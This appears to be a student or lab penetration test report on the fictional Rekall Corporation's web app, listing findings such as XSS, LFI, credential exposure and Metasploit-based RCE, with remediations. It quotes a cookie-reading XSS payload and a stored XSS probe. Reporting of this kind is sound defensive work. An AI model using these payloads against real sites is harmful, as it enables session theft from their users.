Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Rekall Corporation

Penetration Test Report

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Table of Contents

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Document History

Version	Date	Author(s)	Comments
001	April 27, 2025	Julissa Cornejo	

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Network Segmentation: By limiting internal services' exposure to the internet, the external attack surface was decreased.
- Some Input Validation Present:Certain forms had validation measures demonstrating awareness of XSS and injection attacks by blocking simple payloads.
- Credential hygiene: Most services did not provide default or weak credentials, which decreased the possibility of simple brute-force attacks.
- Service Restriction: By appropriately firewalling a number of services and ports, unwanted access from outside networks was reduced.
- Audit and Logging: A few systems showed signs of logging mechanisms, which might help with identification and possible action.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Critical Remote Exploits: A number of systems were susceptible to buffer overflow attacks (e.g., SLMail, POP3, Apache Tomcat..) and Remote Code Execution (RCE) through Metasploit modules.
- Injection Vulnerabilities: SQL injection, command injection, and XSS (reflected and stored) are widespread injection vulnerabilities seen in web applications.
- Sensitive Data Exposure: Public GitHub repositories and files with inadequate security made credentials and sensitive information available.
- Insecure Configurations: FTP and HTTP enumeration exposed file systems and directories without proper authentication.
- Lack of Least Privilege: Unnecessary rights granted to users and services increased the danger of post-exploitation.
- Weak Scheduled Task Management: Unnecessary or unsafe scheduled tasks may allow persistence techniques to be used.
- Brute Force Vulnerabilities: Brute force attacks are exposed on multiple login pages increasing the risk of attack.
- PHP Injection: Due to PHP injection vulnerabilities in the web page, the system is exposed to arbitrary code execution, including system file reading.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Executive Summary

This report presents the findings of an extensive penetration test conducted against the Rekall environment. The goal was to assess the security point of view by identifying exploitable vulnerabilities across network services, web applications, and system configurations, using both automated tools and manual techniques.

The assessment began with a reconnaissance phase using tools like Nmap to identify active hosts and open ports. This revealed multiple accessible services such as Apache Tomcat, FTP, HTTP, and SLMail, which were further analyzed for known vulnerabilities. Web application testing uncovered multiple injection flaws, including reflected and stored Cross-Site Scripting (XSS) vulnerabilities on pages like Welcome.php, Comments.php, and Memory-Planner.php. The same Memory-Planner.php page was also found vulnerable to Local File Inclusion (LFI), allowing access to sensitive configuration files.

The Login.php page was successfully exploited using credentials leaked via LFI, enabling full administrative access through SQL injection. Command injection vulnerabilities were identified on the Networking.php page, leading to unauthorized file access, while PHP injection on the Souvenirs page allowed for system-level command execution.

More over exposures included sensitive files like vendors.txt and robots.txt, as well as leaked credentials discovered via open-source intelligence (OSINT) sources such as GitHub repositories. Remote Code Execution (RCE) was achieved by exploiting vulnerable Apache Tomcat deployments and buffer overflow flaws in SLMail and POP3 using Metasploit. These exploits enabled full system compromise, including credential dumping using tools like Kiwi.

Further testing revealed brute-force vulnerabilities due to the absence of account lockout protections, insecure session management, and unsafe scheduled tasks that could permit persistent access.

In total, 20 vulnerabilities of varying complexity were successfully identified and exploited. While the presence of input validation, network segmentation, and non-default credentials indicated some effective security measures, the overall findings demonstrate significant systemic weaknesses in input sanitization, system hardening, and credential management that require critical attention.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS	Critical
Sensitive Data Exposure via Files	Critical
Stored XSS	Critical
Local File Inclusion	Critical
Sensitive Data Exposure via Code	Critical
RCE via Apache Tomcat JSP Upload Bypass	Critical
Credential Dumping via Kiwi	Critical
HTTP Enumeration	Critical
POP3 Buffer Overflow	Critical
FTP Enumeration	Critical
RCE via SLMail Buffer Overflow	Critical
Command Injection	High
OSINT Leaked Credentials in Public Repositories	High
Task Scheduler	High
Directory Traversal	High
PHP Code Injection	High
NMap Scan	Medium
SQL Injection	Medium
SSL and Subdomain Exposure	Medium
Open Source Data Exposure	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Hosts	8
Ports	10

Exploitation Risk	Total
Critical	11
High	5
Medium	4
Low	0


Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected XSS
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Using <script>alert(document.cookie)</script> on the Welcome.php page allows to inject malicious scripts into the user input field, which are then executed on the browser without proper validation.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report


Images	
Affected Hosts	Totalrekall.xyz
Remediation	Output Encoding, Input validation

Vulnerability 2	Findings
Title	Sensitive Data Exposure via files
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	The misconfiguration of the robots.txt file exposes sensitive directories, such as /admin/, /documents/, and /images/, to unauthorized access by search engines.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report


Images	
Affected Hosts	Totalrekall.xyz
Remediation	Remove sensitive data from robots.txt, Implement proper access control

Vulnerability 3	Findings
Title	Stored XSS
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	By using <script>alert("hi")</script> into the input fields on the Comments.php page, which fail to properly sanitize user input, it is able to execute the script when other users view the page.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report


Images	
Affected Hosts	Totalrekall.xyz
Remediation	Input validation, Output Encoding

Vulnerability 4	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	On the Memory-Planner.php page, a LFI vulnerability exists in the second field, allowing to exploit the system by uploading a malicious PHP file.++

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report


Images	
Affected Hosts	Totalrekall.xyz
Remediation	Input Validation, Disable PHP Execution in Upload Directories

Vulnerability 5	Findings
Title	Open Source Data Exposure
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	Using the Dossier open-source tool found on https://osintframework.com/, I performed a WHOIS lookup for totalrekall.xyz via DomainDossier on centralops.net. Sensitive information was exposed within WHOIS data.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report



Images	
Affected Hosts	Totalrekall.xyz
Remediation	Use WHOIS Privacy Protection, Limit info on WHOIS

Vulnerability 6	Findings
Title	Sensitive Data Exposure via code
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	On the Login.php page, sensitive credentials are exposed within the HTML source code, making them accessible to anyone who inspects the page. Credentials are then used to login into admin.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Images	 
Affected Hosts	Totalrekall.xyz
Remediation	Not including sensitive data in HTML, Using Secure Authentication Methods, Encrypting Sensitive Information

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Vulnerability 7	Findings
Title	SLL and Subdomain via crt.sh
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	Through SSL certificate research on totalrekall.xyz, through crt.sh, exposes subdomains and other details can be uncovered. Through this publicly available open-source information.
Images	
Affected Hosts	Totalrekall.xyz
Remediation	Limit SSL Certificate Exposure, Use DNS CAA Records

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

